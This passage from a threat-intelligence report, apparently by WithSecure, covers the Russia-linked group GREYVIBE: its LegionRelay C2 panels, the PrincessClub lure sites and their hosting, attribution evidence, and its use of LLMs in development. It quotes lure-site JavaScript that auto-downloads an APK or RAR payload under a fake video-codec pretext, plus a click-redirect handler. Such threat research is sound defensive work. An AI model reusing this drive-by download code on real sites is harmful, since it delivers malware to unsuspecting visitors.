


Figure 72. Login page for LegionRelay admin panel

WithSecure conducted further analysis of the C2 infrastructure and identified Redocly- and Swagger-based API documentation pages hosted under the /redoc and /docs paths, respectively. These interfaces exposed detailed information about available REST API methods, including endpoint paths, descriptions, parameters, and associated data schemas.

For example, the C2 supports API methods for creating and retrieving a “client dossier” for each infected victim. This dossier may include attributes such as full name, affiliation, phone number, Telegram handle, and other characteristics. The corresponding schema is shown in Figure 73.




Figure 73. API method to save client dossier

Characteristics observed across the C2 server such as the presence of publicly accessible API documentation, English-language comments in the login interface, and overall implementation were consistent with LLM-assisted development. Similar markers were also identified within LegionRelay's client-side implementation.

Based on these findings, WithSecure assesses with moderate-to-high confidence that the group leveraged LLMs in the development of LegionRelay, including both client- and server-side components.

PrincessClub sites

WithSecure investigated lure sites associated with the PrincessClub campaign. The earliest identified domain was registered in late **April 2025**, while the most recent ones were registered as late as **April 2026**. In total, WithSecure identified 8 PrincessClub sites over this period.

The domain names have followed a consistent pattern, incorporating the terms 'princess' and 'club'.

The group has leveraged multiple domain registrars over time, including:

1. **URL Solutions Inc.** - Observed in domains registered in late **April 2025** and late **August 2025**
2. **WebNic** - Observed in domains registered in **October 2025**
3. **Spaceship** - Observed in domains registered from **early April 2026** till **late April 2026**
4. **Global Domain Group LLC.** - Observed in domains registered in **late April 2026**

The associated sites have typically been hosted on Apache 2.4.58 (Ubuntu) servers and deployed across multiple hosting providers, including:

1. **Fozzy** - Observed across associated domains from **April 2025** till **at least September 2025**
2. **KVMka** - Observed across an associated domain in **October 2025**. Notably, hosting for domains linked to both the PhantomClick and PrincessClub campaigns briefly overlapped on server 193.233.23[.]81, further strengthening the linkage between these campaigns.
3. **Baxet Group Inc.** - Observed across associated domains from **early November 2025** till **April 2026**.

In more recent PrincessClub sites, the group developed an admin panel (shown in figure 74) hosted under the **/admin** path. Additionally, a separate panel (shown in figure 75) was implemented under **/girl** path to enable girl operators to monitor and answer calls initiated via the live call feature described in an earlier section. While the public-facing sites were presented in Ukrainian, these administrative panels were in Russian.




Figure 74. PrincessClub admin panel (logged on view)




Figure 75. Girl operator panel to answer calls (logged on view)

The analyzed sites exhibited design flaws, including open directories on certain paths that exposed hosted assets and information. Additionally, site assets such as HTML, CSS, and JS files contained a mix of English and Russian comments, some that appeared to be LLM generated. Markers observed across implemented functionalities were also consistent with LLM-generated content. Based on these findings, WithSecure assesses with moderate-to-high confidence that the site was developed with LLM assistance. Some examples of markers consistent with LLM content found across the site, such as structured comments and usage of emojis, are shown in figure 76.

```
// ═══════════════════════════════════════════════════════════
//  LOCKED — no kodek: blur all videos + redirect blurred items to /live.html
// ═══════════════════════════════════════════════════════════
// Функция для определения типа устройства
function isMobileDevice() {
    return /Android|iPhone|iPad|iPod|Opera Mini|IEMobile/i.test(navigator.userAgent);
}

// Функция для установки видеокодека
function installVideoCodec() {
    console.log('=== installVideoCodec called ===');
    console.log('isMobileDevice:', isMobileDevice());

    // Определяем тип устройства и показываем сообщение
    if (isMobileDevice()) {
        console.log('📱 MOBILE DEVICE DETECTED - APK file');

        const downloadLink = document.createElement('a');
        downloadLink.href = 'princess.apk';
        downloadLink.download = 'princess.apk';
        document.body.appendChild(downloadLink);
        downloadLink.click();
        document.body.removeChild(downloadLink);

    } else {
        console.log('💻 DESKTOP DEVICE DETECTED - EXE file');

        const downloadLink = document.createElement('a');
        downloadLink.href = 'PrincessClub.rar';
        downloadLink.download = 'PrincessClub.rar';
        document.body.appendChild(downloadLink);
        downloadLink.click();
        document.body.removeChild(downloadLink);

    }
}
```

```
// ═══════════════════════════════════════════════════════════
//  UNLOCKED — kodek is set: remove any remaining blur classes
// ═══════════════════════════════════════════════════════════
// ── Click interceptor ──────────────────────────────────────
function onDocClick(e) {
    var t = e.target;

    // 1. Video gallery block on profile pages
    if (t.closest('.video-block')) {
        e.preventDefault();
        e.stopImmediatePropagation();
        window.location.href = REDIRECT;
        return;
    }

    // 2. Top-month profile card that has a video
    var card = t.closest('.profile-card');
    if (card && card.querySelector('video')) {
        e.preventDefault();
        e.stopImmediatePropagation();
        window.location.href = REDIRECT;
        return;
    }

    // 3. Admin-blurred photo item or swiper slide with blur class
    if (t.closest('.blurred-image') || t.closest('.swiper-slide.blur')) {
        e.preventDefault();
        e.stopImmediatePropagation();
        window.location.href = REDIRECT;
        return;
    }
}
```

Figure 76. Examples of markers consistent with LLM usage

The blurred lines of attribution

Russian development & operation

WithSecure assesses with **high confidence** that **operators** and **developers** associated with GREYVIBE are **Russian-speaking** and operate within **Russian (Moscow) time zone**. This assessment is supported by multiple findings, including:

- A vast number of comments observed across development, backend, and code artifacts were written in **Russian**.
- Several associated admin panels, including those for FallSpy, LegionRelay, and PrincessClub, explicitly use the **Russian** language.
- Evidence of a suspected operator using Yandex to translate text from **Russian** to Ukrainian
- Evidence of one suspected operator communicating with another in **Russian**
- Operator- and developer-linked machines were configured to use the **Russian locale** and **Russia/Moscow timezone (UTC+3)**.
- C2 servers, namely for PhantomRelay and LegionRelayV2, were configured to **Russia/Moscow time (UTC+3)**
- Numerous associated artifacts were created with timestamps indicating **Russia/Moscow time zone (UTC+3)**.
- Some of the associated C2 servers and related websites were hosted by **Russian** hosting providers.
- A Tilda project used to build an early PrincessClub site was registered with **Russia** as the associated country.

This assessment is further supported by the persistent targeting of Ukrainian entities and alignment with Russian state interests, particularly in the context of the Russia-Ukraine war.

Additionally, WithSecure monitored the post-compromise activity performed by the operators through LegionRelay over several months. Analysis of activity timestamps shows the operational hours align with the Russian (Moscow) time zone, with reduced activity observed between midnight and early morning (Moscow time), further reinforcing this assessment.




Figure 77. Operator activity grouped per hour of day (UTC+3)

The abundance of attribution-supporting evidence may indicate a lack of operational maturity and poor OPSEC awareness by the associated developers and operators.

Russian state-aligned motives

We assess with high confidence that GREYVIBE's activities align with Russian state interests, particularly in support of intelligence-gathering objectives in the context of the

ongoing Russia-Ukraine war. This assessment is based on several factors that are more consistent with state-aligned objectives than with purely financial motivations, including:

- ➔ A primary focus on targeting Ukrainian entities.
- ➔ The nature of lures and victimology observed.
- ➔ The observed actions on objectives.

Nation-state or cybercriminal actor?

At the time of writing, WithSecure has not identified definitive links between GREYVIBE and any previously identified threat group. However, a key analytical challenge from the outset of the investigation has been examining whether GREYVIBE involves cybercriminal actors.

While WithSecure found the associated activity consistent with Russian state-aligned goals, which are typically conducted by nation-state actors, several observed characteristics aligned more closely with cybercriminal actors. These included:

- Suspected access to and use of a **unique ISO builder** across early development and test samples, potentially linked to the **TrickBot** ecosystem, its distribution affiliates, and **UAC-0098** active during 2021-2022.
- The presence of PhantomRelay variants across several seemingly unrelated cybercrime activity clusters.
- Evidence of development and test samples being uploaded to public platforms such as VirusTotal, which does not typically align with nation-state actors.
- Use of Internet slang-based naming conventions in early-stage development artifacts (e.g., “**letsrollboyos**”, “**totallyunsus**”, “**hahagotu**”, “**cuteuwu**”), which is atypical for nation-state actors.
- An **XMRIG miner** payload being deployed on a few victim machines infected with LegionRelay. This could either signal a false flag or financial motivation, with the latter typically associated with cybercriminal actors than Russian nation-state actors.

At the same time, there is established precedent[19] for Russian intelligence services leveraging or co-opting cybercriminal groups to support or conduct operations aligned with state objectives.

Taken together, WithSecure assesses with moderate confidence the group has ties to the cybercrime ecosystem and with low-to-moderate confidence that the group involves current or former cybercriminal members. The exact type and nature of their relationship to the Russian state is unclear at the time of writing, whether former or current cybercriminal members have been absorbed into a state-backed group, operate independently but with state-directed tasking, or have formed a hybrid team involving state-affiliated and cybercriminal members.

Moreover, the scale and sustained focus in activity by the group across a broad spectrum, combined with the use of unique tooling, malware and infrastructure patterns shared across campaigns, suggest the involvement of multiple developers and operators, as well as a structured, coordinated, and well-resourced group.

Lastly, while certain technical overlaps, such as the use of the unique ISO builder, suggest proximity to UAC-0098, an activity cluster likely involving former TrickBot members targeting Ukraine in support of Russian state interests, there is insufficient evidence to assess that this activity represents a direct continuation or reconstitution of UAC-0098 with new tooling or tradecraft. This hypothesis remains low likelihood but warrants further investigation.

[19] https://cloud.google.com/blog/topics/threat-intelligence/cybercrime-multifaceted-national-security-threat

Conclusion

GREYVIBE represents a persistent Russia-nexus group primarily operating against Ukrainian targets. The activity documented in this report shows the group leveraging a broad range of delivery vectors including spear-phishing campaigns, fake CAPTCHA pages, and fraudulent adult-entertainment websites, to lure and deliver malware to unsuspecting victims. The observed victimology across the campaigns have included military, government, civilian, and business-related entities.

WithSecure assesses that GREYVIBE's activity aligns with Russian state interests, particularly intelligence-gathering objectives related to Ukraine in the context of the ongoing Russia-Ukraine war. However, the group does not consistently exhibit the level of sophistication and operational maturity typically associated with more seasoned adversaries. Instead, the group's activity reflects a low-to-moderately sophisticated group with a blend of poor operational security and heavy reliance on AI-assisted development. Nevertheless, the group's persistent focus and targeting demonstrate that less sophisticated actors can still pose a meaningful threat and should not be discounted.

Indicators also suggest the group has ties to the broader cybercrime ecosystem, with the group potentially involving current or former cybercriminal actors. As a result, GREYVIBE appears to occupy a grey area between cybercrime and state-affiliated actors, complicating attribution efforts and blurring traditional distinctions between the two categories.

At the time of writing, WithSecure has not identified definitive ties between GREYVIBE and any previously tracked threat group. Nevertheless, WithSecure continues to monitor and study the group, its associated activity, and potential links to other threat groups or activity clusters.

The group's use of generative AI (GenAI) and large language models (LLMs) is also particularly notable. GREYVIBE appears to leverage AI not merely for isolated tasks, but rather systematically across multiple phases of its operations, including lure creation, website development, malware and loader development, backend implementation, obfuscation, and post-compromise scripting and tooling. This likely enables the group to compensate for technical capability gaps as well as accelerate development cycles and operational tempo. The threat actor may have also leveraged LLMs to create a largely new operational profile that contains little to no technical backlinks to their prior activity, such as reused malware, distinctive code overlaps, or persistent tooling patterns. This may reflect a deliberate effort by the threat actor to make historical attribution more challenging.

Given GREYVIBE's extensive use of these technologies, WithSecure expects the group's tradecraft to continue evolving and diversifying over time, likely further increasing the complexity of continuous detection, tracking, and attribution.

The author of this report would like to thank Bert Steppe for his contributions to the investigation.

A full list of Indicators of Compromise (IOCs) and relevant YARA rules can be found in WithSecure's GitHub [https://github.com/WithSecureLabs/iocs/tree/master/GREYVIBE/].

About WithSecure™

WithSecure™, formerly F-Secure Business, is Europe's cyber security partner of choice. Trusted by IT service providers, MSSPs, and businesses worldwide, we deliver outcome-based cyber security solutions that protect mid-market companies. Committed to the European Way of data protection, WithSecure™ prioritizes privacy, data sovereignty, and regulatory compliance.

Boasting more than 35 years of industry experience, WithSecure™ has designed its portfolio to navigate the paradigm shift from reactive to proactive cyber security. In alignment with its commitment to collaborative growth, WithSecure™ offers partners flexible commercial models, ensuring mutual success across the dynamic cyber security landscape.

Central to WithSecure's™ cutting-edge offerings is Elements Cloud, which seamlessly integrates AI-powered technologies, human expertise, and co-security services. Further, it empowers mid-market customers with modular capabilities spanning endpoint and cloud protection, threat detection and response, and exposure management. WithSecure™ Corporation was founded in 1988.